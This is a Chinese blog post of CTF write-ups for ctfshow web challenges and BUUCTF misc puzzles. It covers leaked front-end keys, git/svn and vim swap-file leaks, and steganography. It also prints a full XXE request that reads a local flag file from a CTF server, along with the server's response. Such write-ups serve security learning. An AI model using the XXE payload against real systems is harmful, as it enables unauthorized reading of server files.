CTF题记—ctfshow&&BUU

原创

m0re 于 2020-10-03 10:54:35 发布 2001 收藏 5

分类专栏： CTF 文章标签： CTF题记

m0re

简单记录

是ctfshow里的web入门的题，记几个知识点。

web19


题目描述：密钥什么的，就不要放在前端了

打开题目是登录框，第一想法是去尝试了万能密码。但是没有成功。然后才回过头看题目描述是前端有密钥。所以就看源代码。

```
<script type="text/javascript">
    function checkForm(){
        var key = "0000000372619038";
        var iv = "ilove36dverymuch";
        var pazzword = $("#pazzword").val();
        pazzword = encrypt(pazzword,key,iv);
        $("#pazzword").val(pazzword);
        $("#loginForm").submit();

    }
    function encrypt(data,key,iv) { //key,iv：16位的字符串
        var key1  = CryptoJS.enc.Latin1.parse(key);
        var iv1   = CryptoJS.enc.Latin1.parse(iv);
        return CryptoJS.AES.encrypt(data, key1, {
            iv : iv1,
            mode : CryptoJS.mode.CBC,
            padding : CryptoJS.pad.ZeroPadding
        }).toString();
    }
</script>
    <!--
    error_reporting(0);
    $flag="fakeflag"
    $u = $_POST['username'];
    $p = $_POST['pazzword'];
    if(isset($u) && isset($p)){
        if($u==='admin' && $p ==='a599ac85a73384ee3219fa684296eaa62667238d608efa81837030bd1ce1bf04'){
            echo $flag;
        }
}
```

上面是加密方法，百度发现是前端AES加密。它会将用户输入的密码字符串进行加密。两种可行方法，第一种是解密，先百度，然后这样这样，再那样那样就解出来了。(没有使用这种)。第二种是抓包修改，绕过前端验证。将密钥修改为`$p`的字符串。发包得到flag



flag{cd00240c-1bcf-4261-9c6d-f453592318f1}

用户名：

密 码：

提交


web 7、8

题目描述：版本控制很重要，但不要部署到生产环境更重要。


版本信息部署到生产环境，两道题分别考察git泄露和svn泄露。这是简单的题，不用工具。CTFHUB的技能树也有几个这样的题，是需要用到工具的，用时参考—https://blog.csdn.net/qq_45836474/article/details/107767955#t3

web9

vim编辑器使用的扩展知识。
当我们在使用vim编辑的时候，vim会在被编辑文件同一目录下，创建一个名为filename.swp的文件，记录我们的动作。
编辑文件时，非正常退出编辑，就会生成一个这样的文件。
在次执行编辑命令就会发现，



而且每次打开都是这样的，这个文件是个隐藏文件，使用`ls -all`可以看到



web11

域名隐藏信息，解析记录的txt中有隐藏信息。

ctfshow.com

开始检测 清空输入框

记录名称	记录值
A记录	183.60.83.19 111.231.70.44
CNAME	无此类型解析记录
MX	无此类型解析记录
NS	f1g1ns1.dnspod.net f1g1ns2.dnspod.net
TXT	flag{just_seesee}

web13

在源码中发现PDF，

```
em Ipsum available
out the majority h
 suffered altera
n in some form, by </p>
        </div>
        <div class="col-lg-3 col-sm-6">
          <h1 class="customer_text">INFORMATION</h1>
          <p class="footer_lorem_text1">About Us<br>
eers<br>
1 on shopee<br>
ss & News<br>
petitions<br>
ms & Conditions<br>
href="document.pdf" style="outline: none;color: #ffffff;">document</a></p>
```


访问能看到登录地址，管理员账号密码

web14(标记)


题目描述：有时候源码里面就能不经意间泄露重要(editor)的信息,默认配置害死人
提示这么明显了，打开直接看源码了，里面找editor关键字。

```
l-lg-6">
="banner-image wow fadeInRightBig" data-wow-duration="1.3s" data-wow-
lass="image">
mg src="editor/upload/banner-app.png" alt="App">
```

摸索一阵，发现editor中有东西



然后点击第二行倒数第十个图标，





可以遍历到所有目录，找一遍，在`/tmp/html/nothinghere/fl000g.txt`发现了这个文件。访问`nothinghere/fl000g.txt`得到flag

正题


api调用(XXE)

一开始没有管题目，看到题，就尝试了命令执行，但是返回的是这样的。






这里回显不管写什么命令，都是在后面补上own，所以命令执行可能无从下手，所以就有看看题目了。
api调用是没了解过的，然后呢就有些懵，源码没有信息，也不知道改从哪里下手，做题web题，没有头绪就抓个包看看。然后发现



有点奇怪，还是直接burp抓包看看。



看起来好像XXE的样子。跟之前打的靶场挺像的，就回头查了查博客，果然很相似，所以就使用现成的payload进行读取文件。
先尝试有回显的

```
<?xml version="1.0"?>
<!DOCTYPE m0re[
<!ELEMENT m0re (message)>
<!ENTITY hacker SYSTEM "file:///home/ctf/flag.txt">
]>

<user><username>&hacker;</username><password>m0re</password></user>
```

```
POST /api/v1.0/try HTTP/1.1
Host: web.jarvisoj.com:9882
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101
Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/xml
Referer: http://web.jarvisoj.com:9882/
Content-Length: 195
Connection: close

<?xml version="1.0"?>
<!DOCTYPE m0re[
<!ELEMENT m0re (message)>
<!ENTITY hacker SYSTEM "file:///home/ctf/flag.txt">
]>

<user><username>&hacker;</username><password>m0re</password></user>
```


```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 90
Server: Werkzeug/0.9.4 Python/2.7.6
Date: Wed, 30 Sep 2020 12:23:07 GMT

<user><username>CTF{XxE_15_n0T_S7range_Enough}
</username><password>m0re</password></user>
```

思路：找源码，没线索再抓包。

hello_misc

每次做一道misc题都是满满的脑洞。奇怪的知识又增加了。
看这个，一张图片，一个压缩包。压缩包加密，里面放的关于flag的压缩包，根据经验，一般是先分析图片，然后再进行压缩包解密。不过起初没办法的时候，都进行尝试了，暴力破解等手段。不过没有线索。正确思路应该是这样的，首先010editor查看。发现了有个out.txt



然后选择分离图片，得到了压缩包


```
root@kali:~/Desktop# binwalk -e m0re.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 1024 x 780, 8-bit/color RGB, non-
interlaced
41            0x29            Zlib compressed data, default compression
```


```
22413         0x578D          Zip archive data, encrypted at least v2.0 to
 extract, compressed size: 108, uncompressed size: 406, name: out.txt
22685         0x589D          End of Zip archive, footer length: 22
```

查看没有伪加密，也不是弱口令(暴力破解需要一年以上)

所以必定是在图片中还有压缩包的密码，看图片的样子，很像是平时做题的时候RGB隐写时显示的样子，使用stegsolve进行解题，



红色最低位，一张图片，将其保存为png图片。看到了内容



压缩包密码也有了`!@#$%67*()-+`

文件里就是这样的一堆数字，看着挺熟悉的，之前见过、

127
255
63
191
127
191
63
127
127
255
63
191
63
191
255

与之类似的题—[SWPU2019]Network

然后就使用脚本，进行批量转换，贴个大佬的脚本

```
with open('out.txt') as a_file:
    content = [x.strip() for x in a_file.readlines()]
bins = []
for i in content:
    bins.append(bin(int(i))[2:].zfill(8)[:2])
stringBins = ''.join(bins)
num = 0
flag = ''
for i in range(int(len(stringBins)/8)):
    flag+=chr(int(stringBins[num:num+8],2))
    num+=8

print(flag)
```

```
rar-passwd:0ac1fe6b77be5dbe

Process finished with exit code 0
```

得到了rar压缩包的密码，套路是没有什么变化的。

解压得到fffflag.zip，但是解压拿到的是一堆文件，所以先使用file命令查看一下这个压缩包的文件类型。发现是word文档。

```
root@kali:~/Desktop# file fffflag.zip
fffflag.zip: Microsoft Word 2007+
root@kali:~/Desktop#
```

改下后缀，查看文档。


复制到记事本中看

```
TEwMTExMTExMTEwMDExMTEwMTExMTExMTExMTExMTExMTExMTExMTExMTAxMTEwMDAwMDAxMTExMTExMTExMDAxMTAx
TEwMTEwMDAxMTAxMDExMTEwMTExMTExMTExMTExMTExMTExMTExMTExMTExMTAxMTExMTExMTExMTExMTEwMTEwMDEx
DAwMTAxMTEwMTExMDExMTEwMTExMTExMTAwMDExMTExMTExMTExMDAxMDAxMTAxMTEwMDAwMDExMTExMDAwMDExMTExMTEx
TEwMTAwMDAxMTExMDExMTEwMTExMTExMDExMTAxMTExMTExMTEwMTEwMTEwMTAxMTExMTExMTAwMTEwMTExMTExMTExMTEx
TEwMTAxMTExMTExMDExMTEwMTExMTAxMDExMTAxMTExMTExMTEwMTEwMTEwMTAxMTAxMTExMTAwMTEwMTExMTExMTExMTEx
TEwMTAwMDAxMTAwMDAwMTEwMDAwMDAxMTAwMDExMTAwMDAxMTAxMTAxMTAxMTEwMTEwMTEwMTAxMTEwMDAwMDAxMTExMDAwMDExMTExMTEx
```

看了wp，是base64编码，这个还真的看不出来、菜。

```
11011011111111001111011111111111111111111111111111101110000001111111111001101
11011011000110101111011111111111111111111111111111111011111111111111110110011
11000010111011101111011111110001111111111110010011011100000111110000111111111
11011010000111101111011111101110111111111101101101011111111001101111111111111
11011010111111101111011110101110111111111101101101011011111001101111111111111
11011010000110000011000000110001110000011011011010111000000111100001111111
```

然后看0和1的分布




所以flag是`He1Lo_mi5c~`

swp

题目来源：BUUCTF[ACTF新生赛2020]swp

下载得到tar压缩包，所以在kali中进行解题。



最后得到一个流量包，打开wireshark分析查看，随手翻了一下，看到有http请求。于是尝试导出http对象，看到好多文件，还看到了`hint.html`和一个压缩包。

于是先导出来再说。

Hostname	Content Type	Size	Filename
images.china.cn	image/jpeg	226 kB	c1da9375-cf54-4611-b43c-aad9695cc0c
images.china.cn	image/jpeg	62 kB	5e5c38b8-e25e-41de-8f30-fc60bfe55ae
images.china.cn	image/jpeg	5,554 bytes	ac9e178530e116d9ff454f.jpg
images.china.cn	image/jpeg	23 kB	672a3c01-f53d-4ef1-bf29-dc55eb3cea7
images.china.cn	image/jpeg	14 kB	ac9e178530e1167afdf056.jpg
images.china.cn	image/gif	13 kB	leftArr.gif
